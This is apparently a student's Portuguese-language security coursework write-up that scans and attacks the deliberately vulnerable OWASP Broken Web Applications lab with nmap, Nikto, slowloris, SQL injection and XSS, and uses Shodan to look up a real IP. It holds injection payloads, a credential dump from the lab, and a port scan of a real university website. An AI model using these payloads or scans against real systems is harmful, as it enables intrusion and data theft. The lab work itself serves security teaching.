

Segurança em Computação

Trabalho Individual IV

Gustavo Figueira Olegário

27 de maio de 2019

Parte 1 - NMAP

Questão 1

```
root@kali:~# nmap -sV -o 10.1.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 21:56 EDT
Nmap scan report for 10.1.2.6
Host is up (0.001s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/https?
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-rmi    Java RMI
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port5001-TCP:V=7.7%I=7%D=5/23%Time=5CE74F4C%P=x86_64-pc-linux-gnu%R(NU
SF:LL,4,"\\xac\\xed\\x0\\x05");
MAC Address: 08:00:27:13:87:7A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.75 seconds
```

Das informações retornadas, pode se perceber que o programa detectou que a máquina escaneada era um Linux na versão 2.6.x, sendo esse uma distro Debian. Além disso, o programa identificou o MAC address com o valor de: 08:00:27:13:87:7A. Foi detectado também que a máquina estava executando o Apache juntamente com o Tomcat.

Questão 2

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ea:83:1e:45:5a:a6:8c:43:1c:3:c:e3:18:dd:fc:88:a5 (DSA)
|   2048 3a:94:08:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k FUSION_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_http-favicon: Unknown favicon MD5: 1F8C0B08FB6B556A6587517A8D5F290B
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|   Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k FUSION_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
| http-title: owaspbow OWASP Broken Web Applications
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        Courier Imapd (released 2008)
|_imap-capabilities: OK ACL CAPABILITY SORT IMAP4rev1 completed QUOTA THREAD=ORDEREDSUBJECT IDLE ACL2=UNIONA0001 CHILDREN THREAD=REFERENCES UIDPLUS NAME=SPACE
443/tcp   open  ssl/https?
|_ssl-date: 2019-05-23T23:09:38+00:00; -3h00m01s from scanner time.
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-rmi   Java RMI
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title.
8081/tcp  open  http        Jetty 6.1.25
| http-methods:
|   Supported Methods: GET HEAD POST TRACE OPTIONS
|   Potentially risky methods: TRACE
|_http-server-header: Jetty(6.1.25)
| http-title: Choose Your Path
```

Nas informações detectadas dos headers HTTP, a máquina revela sua identidade: uma distro Ubuntu, além de apresentar outras informações como: versão de PHP, Python e Apache disponíveis na máquina

Questão 3

```
root@kali:~# nmap -sS -v -top-ports 10 --reason -oA saidanmap www.ufsc.br
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 23:01 EDT
Initiating Ping Scan at 23:01
Scanning www.ufsc.br (150.162.2.10) [4 ports]
Completed Ping Scan at 23:01, 0.05s elapsed [1 total hosts]
Initiating Parallel DNS resolution of 1 host. at 23:01
Completed Parallel DNS resolution of 1 host. at 23:01, 0.02s elapsed
Initiating SYN Stealth Scan at 23:01
Scanning www.ufsc.br (150.162.2.10) [10 ports]
Discovered open port 80/tcp on 150.162.2.10
Discovered open port 443/tcp on 150.162.2.10
Completed SYN Stealth Scan at 23:01, 1.24s elapsed (10 total ports)
Nmap scan report for www.ufsc.br (150.162.2.10)
Host is up, received reset ttl 255 (0.0032s latency).
rDNS record for 150.162.2.10: paginas.ufsc.br

PORT      STATE     SERVICE      REASON
21/tcp    filtered  ftp          no-response
22/tcp    filtered  ssh          no-response
23/tcp    filtered  telnet      no-response
25/tcp    filtered  smtp        no-response
80/tcp    open       http        syn-ack ttl 64
110/tcp   filtered  pop3       no-response
139/tcp   filtered  netbios-ssn no-response
443/tcp   open       https       syn-ack ttl 64
445/tcp   filtered  microsoft-ds no-response
3389/tcp  filtered  ms-wbt-server no-response

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
Raw packets sent: 22 (944B) | Rcvd: 3 (128B)
```

Listou as principais portas da máquina, serviços e estado das respectivas portas. A comunicação SYN ACK só foi possível nas portas 80 e 443, portas destinadas ao protocolo HTTP e HTTPS, disponíveis para qualquer pessoa se comunicar sem necessidade de autenticação.

Questão 4

```
root@kali:~# nmap -v -sT -T4 10.1.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 23:12 EDT
Initiating ARP Ping Scan at 23:12
Scanning 10.1.2.6 [1 port]
Completed ARP Ping Scan at 23:12, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:12
Completed Parallel DNS resolution of 1 host. at 23:12, 0.01s elapsed
Initiating Connect Scan at 23:12
Scanning 10.1.2.6 [1000 ports]
Discovered open port 22/tcp on 10.1.2.6
Discovered open port 443/tcp on 10.1.2.6
Discovered open port 8080/tcp on 10.1.2.6
Discovered open port 445/tcp on 10.1.2.6
Discovered open port 139/tcp on 10.1.2.6
Discovered open port 80/tcp on 10.1.2.6
Discovered open port 143/tcp on 10.1.2.6
Discovered open port 8081/tcp on 10.1.2.6
Discovered open port 5001/tcp on 10.1.2.6
Completed Connect Scan at 23:12, 0.07s elapsed (1000 total ports)
Nmap scan report for 10.1.2.6
Host is up (0.00046s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  compplex-link
8080/tcp  open  http-proxy
```

Comando utilizado: *nmap -v -sT -T4 10.1.2.6* Listou as principais portas abertas na máquina e os serviços utilizadas por elas.

Questão 5


Item A

Na varredura TCP SYN, o programa *nmap* envia um pacote SYN como se fosse iniciar uma conexão e quem recebeu o pacote responderá com a porta ou com um RST indicando que a porta está indisponível. Depois disso, o *nmap* envia imediatamente um pacote RST para encerrar a conexão. Enquanto que, a varredura TCP irá estabelecer uma conexão real com cada porta disponível no servidor, caso ela esteja disponível.

Item B

A questão 3 usa varredura do tipo TCP SYN e a questão 1 usa conexão apenas TCP.

Item C



The screenshot shows two windows running on Kali Linux. The left window is titled "vm [Running] - Oracle VM VirtualBox" and displays a terminal session with the command "root@owaspbwa:~# ./slowloris". The right window is titled "Kali-Linux-2019.2-vbox-amd64 [Running] - Oracle VM VirtualBox" and also shows a terminal session with the same command. Both terminals show the output of the Slowloris attack, which includes sending data to multiple ports (e.g., 225, 233, 0, 225, 0, 233, 0) and reporting statistics like "Slowloris has now sent 1090 packets successfully". A tooltip from a browser window in the background provides information about "Building sockets".

Como pode ser visto pela entrada CVE-2007-6750 (disponível em: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750>) é possível fazer um ataque de *Denial of Service* na máquina OWASPBWA uma vez que ela está utilizando a segunda versão do Apache. Esse ataque consiste em utilizar a ferramenta *slowloris*. Uma demonstração desse ataque pode ser visualizada na captura de tela acima.

Parte 2 - Nikto

Questão 6

Item A

```
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
+ OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Python/2.6.5 appears to be outdated (current is at least 2.7.8)
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ mod perl/2.0.4 appears to be outdated (current is at least 2.0.8)
+ Phusion Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.20.0)
+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1"

+ OSVDB-12184: /WackoPicko/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /WackoPicko/cart/: Directory indexing found.
+ OSVDB-3092: /WackoPicko/cart/: This might be interesting...
+ OSVDB-3268: /WackoPicko/css/: Directory indexing found.
+ OSVDB-3092: /WackoPicko/css/: This might be interesting...
+ OSVDB-3092: /WackoPicko/guestbook/: This might be interesting...
+ OSVDB-3092: /WackoPicko/test/: This might be interesting...
+ OSVDB-3268: /WackoPicko/users/: Directory indexing found.
```

Item B

O que mais chama atenção é que o Nikto é capaz de apontar algumas aplicações disponíveis na máquina e suas respectivas versões, indicando também se está atualizada ou não. Dessa forma, o atacante pode procurar vulnerabilidades nos pacotes desatualizados. Além disso, o programa indica potenciais arquivos com dados sensíveis.

URI	/WackoPicko/guestbook/?number=5&ng=%3Cscript%3Ealert(document.domain);%3C/script%3E
HTTP Method	GET
Description	/WackoPicko/guestbook/?number=5&ng=%3Cscript%3Ealert(document.domain);%3C/script%3E: MPM Guestbook 1.2 and previous are vulnerable to XSS attacks.
Test Links	http://10.1.2.6:80/WackoPicko/guestbook/?number=5&ng=%3Cscript%3Ealert(document.domain);%3C/script%3E http://10.1.2.6:80/WackoPicko/guestbook/?number=5&ng=%3Cscript%3Ealert(document.domain);%3C/script%3E
OSVDB Entries	OSVDB-2754

O Nikto detectou uma vulnerabilidade de injeção de código em uma das rotas do servidor como pode ser visto na rota testada acima.

Questão 7

A1: a injeção de código pode ocorrer em qualquer campo da aplicação no qual o usuário pode inserir informações. Nesse tipo de ataque, o atacante ao em vez de inserir dados, ele tenta colocar comandos (de SQL por exemplo). Nessa situação, caso a aplicação não esteja sanitizando o comando inserido pelo usuário (i.e. está tratando como dado e não como comando), o atacante terá liberdade para poder executar comandos direto na base de dados. Dessa forma, o atacante pode ter acesso à informações, as quais não deveria, ou pode até mesmo apagar o banco.

A2: a autenticação quebrada pode acontecer de várias formas. Uma delas é quando a aplicação não faz um bom gerenciamento de tokens. Propõe-se o seguinte cenário: um usuário comum acessa um computador público e em vez de se desautenticar, ao sair, ele simplesmente fecha o navegador. Dessa forma, uma pessoa mal intencionada, ao acessar o mesmo computador, terá acesso total à conta do usuário. O atacante, então, pode falsificar sua real identidade, por exemplo. Outro possível ataque, é quando a aplicação não faz a proteção correta das credenciais. Isso é muito comum em aplicações que não bloqueiam temporariamente fontes que estejam tentando se logar e errando o par usuário e senha constantemente. Geralmente, nesse cenário, uma ferramenta automatizada com uma lista muito comum de senhas, estatisticamente, com um email previamente fornecido tenta exaustivamente logar com cada uma das senhas. Caso a aplicação não bloqueie essa fonte que está continuamente errando as credenciais, o atacante, eventualmente pode ter acesso à conta do usuário.

A3: a exposição de dados sensíveis é quando a aplicação não foi corretamente projetada para encriptar dados sensíveis. Uma das formas de isso acontecer, é quando a aplicação não encripta a senha dos usuários no banco, ou utiliza um algoritmo muito fraco para encriptar as senhas, como MD5 por exemplo, que pode ser facilmente quebrado. Uma outra possibilidade, é quando a aplicação encripta corretamente os dados no banco, mas faz a comunicação com o cliente sem criptografia (i.e. HTTPS). Isso permite que qualquer pessoa na rede consiga acompanhar e entender toda a comunicação entre cliente e servidor.

A7: Cross-site scripting é um ataque muito comum, principalmente em sites de fóruns. Esse ataque acontece em aplicações que não sanitizam HTML e salvam a informação no banco de dados sem nenhum tratamento. Dessa forma, um atacante insere código HTML combinado com JS no campo de comentários do fórum e envia para a aplicação. Caso o servidor não faça a sanitização desses dados, todas as pessoas que acessarem a página, verão a página alterada com os comandos do atacante e não a página original com um comentário do atacante. Dessa forma, através do JS inserido, o atacante pode ter total controle da aplicação.

Questão 8

Item A

The screenshot shows a Kali Linux desktop environment with an Oracle VM VirtualBox window titled "Kali-Linux-2019.2-vbox-amd64 [Running] - Oracle VM VirtualBox". Inside, a Firefox ESR browser window is open to the URL 10.1.2.6/mutillidae/index.php?popUpNotificationCode=AU1. A tooltip in the browser's status bar says "Automatic suspend Computer will suspend very soon because of inactivity.". The Firefox toolbar shows "sql - The used SELECT st". The application itself is the OWASP Mutillidae II: Web Pwn in Mass Production, version 2.6.24. It has a sidebar with links like OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, Resources, and Getting Started. The main content area is titled "Mutillidae: Deliberately Vulnerable Web Pen-Testing Application" and includes sections for "Like Mutillidae? Check out how to help", "What Should I Do?", "Video Tutorials", "Help Me!", "Listing of vulnerabilities", and "Bug Tracker" and "Bug Report Email Address". The bottom of the screen shows the Kali Linux taskbar with various icons.

Item B

O sistema autorizou a autenticação de um usuário, provavelmente, inexistente e sem senha. A vulnerabilidade explorada foi o SQL Injection. Nesse tipo de vulnerabilidade, o atacante pode utilizar comandos SQL em campos de informação que não foram corretamente sanitizados, o que acaba dando acesso ao banco de dados ao atacante

Item C

Os dados enviados ao servidor devem ser sanitizados através de um framework ou de funções que façam um escape nos comandos SQL para poderem ser interpretados como dados e não como comandos.

Questão 9

Item A

A vulnerabilidade explorada foi o SQL Injection. Nesse tipo de vulnerabilidade, o atacante pode utilizar comandos SQL em campos de informação que não foram corretamente sanitizados, o que acaba dando acesso ao banco de dados ao atacante

Item B

The screenshot shows a Mozilla Firefox window with the URL `10.1.2.6/mutillidae/index.php?page=user-info.php&username=' or +2%3D2+--+'&password=&user-info.php`. The page displays a list of user accounts with their details. The results are filtered by the query `" or 2=2 -- ",24 records found.`. The accounts listed are:

- Username=admin
Password=admin
Signature=g0t r00t?
- Username=adrian
Password=somepassword
Signature=Zombie Films Rock!
- Username=john
Password=monkey
Signature=I like the smell of confunk
- Username=jeremy
Password=password
Signature=d1373 1337 speak
- Username=bryce
Password=password
Signature=I Love SANS

Item C

Os dados enviados ao servidor devem ser sanitizados através de um framework ou de funções que façam um escape nos comandos SQL para poderem ser interpretados como dados e não como comandos.

Questão 10

Item B

No relatório gerado é possível observar todas as vulnerabilidades detectadas pela ferramenta, grau de severidade, onde que a vulnerabilidade foi encontrada, de que forma e como o desenvolvedor pode corrigir cada uma delas. Foram encontradas um total de 13 fraquezas no sistema, sendo que dessas, 5 apresentam risco grave para o sistema, 4 são de risco médio e as demais de risco baixo. Dentre todas, destaca-se o XSS, SQL injection, remote OS command.

Item C


O relatório está anexado, disponível no final do arquivo.

Questão 11

Os ataques escolhidos foram os Cross-site scripting (XSS) e Sensitive Data Exposure.


Para o XSS, foi utilizado a página `/mutillidae/capture-data.php`. Como é possível, observar na documentação, essa página possui fraquezas XSS ao utilizar-se os verbos HTTP GET e POST. Dessa forma, ao fazer uma requisição para essa mesma página utilizando o seguinte parâmetro na `query`:

```
<script>document.getElementById('idHintWrapperHeader').innerHTML=''</script>
```



Esse ataque decorre do fato de que a aplicação, no frontend, ao enviar a requisição, não está fazendo o parsing sanitizado dos dados. Dessa forma, o frontend fica suscetível a injeção de código, no caso de Javascript, o que permite alterar o conteúdo da página.

Para o seguinte ataque, ao visitar a página `/robots.txt` ele exibe quais pastas não deveriam ser acessíveis para o usuário. Entretanto, ao tentar visitar algum desses diretórios, não há nenhum tipo de bloqueio. Dessa forma, é possível acessar a pasta `password` e visualizar senha e email dos usuários:



The screenshot shows a Mozilla Firefox browser window with the address bar displaying `10.1.2.6/mutillidae/passwords/accounts.txt`. The page content lists 24 user accounts, each with a name, password, and role (Admin). The names include admin, adrian, john, bryce, samurai, jin, bobby, simba, drevell, scotty, cal, satty, john, kevin, dave, tim, abaker, ppant, chook, james, i3devs, user, and ed. The passwords range from simple words like 'password' to more complex strings like 'd1373 1337 speak'. All users are listed as Admin.

Index	Name	Password	Role
1	admin	admin,g0t r00t?	Admin
2	adrian	s0m3p@ssw0rd	Zombie Films Rock!
3	john	monkey,I like the smell of confunk	Admin
4	jeremy	password,d1373 1337 speak	Admin
5	bryce	password,I Love SANS	Admin
6	samurai	sAMURAI,Carving tools	Admin
7	jin	password,Rome is burning	Admin
8	bobby	password,Hank is my dad	Admin
9	simba	password,I am a super-cat	Admin
10	drevell	password,Prepared to die	Admin
11	satty	password,Scottie do Admin	Admin
12	cal	password,C-A-T-S Cats Cats Cats	Admin
13	john	password,Do the Duggie!	Admin
14	kevin	42,Doug Adams rocks	Admin
15	dave	password,Bet on S.E.T. FTW	Admin
16	patches	tortoise,meow	Admin
17	rocky	stripes,treats?	Admin
18	tim	lanmaster53,Because reconnaissance is hard to spell	Admin
19	abaker	s0s3cret,Muffin tops only	Admin
20	ppant	NotTelling,Where is Tinker?	Admin
21	chook	JollyRoger,Gator-hater	Admin
22	james	i3devs,Ocupation: Researcher	Admin
23	user	user,User Account	Admin
24	ed	pentest,Commandline KungFu anyone?	Admin

Essa falha permite que o atacante tenha acesso a dados sensíveis, quando não deveria. A vulnerabilidade ocorreu, primeiramente, pelo fato do arquivo `robots.txt` indicar diretórios onde ficam guardadas informações sigilosas. Além disso, apesar de os diretórios estarem listados como não acessíveis para o usuário, eles não estavam bloqueados de nenhuma forma, o que permite ao atacante visualizar informações secretas.

Questão 12

Item A

O Shodan é uma ferramenta online que permite localizar dispositivos IoT no geral como: semáforos, câmeras de segurança e até babás eletrônicas. Ele pode ser usado como ferramenta para verificar falhas em um determinado tipo de sistema, mas pode ser utilizado como search engine para encontrar dispositivos baseado em IP, tipo de equipamento e DNS.

Item B

O dispositivo buscado foi um ESP8266. Esse dispositivo é um placa de rede WiFi que permite que hardwares como o Arduino se conectem na rede sem fio e possam se comunicar através do protocolo HTTP.

The screenshot shows the Shodan search interface for the IP address 179.178.110.201. The results page displays the following information:

Location: São Paulo, Brazil

Organization: Vivo

ISP: Vivo

Last Update: 2019-05-25T16:21:57.911349

Hostnames: 179.178.110.201.static.adsl.gvt.net.br

ASN: AS18881

Ports: 22, 80, 1883

Services: OpenSSH Version: 6.6.1p1 Ubuntu-2ubuntu2.8

Questão 13


Item A

As imagens de uma câmera pública em tempo real.

Item B

Pode entender mais sobre o cotidiano do local, bem como as pessoas que o frequentam rotineiramente.

Questão 14



```
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾ Sun 18:24
Terminal
File Edit View Search Terminal Help
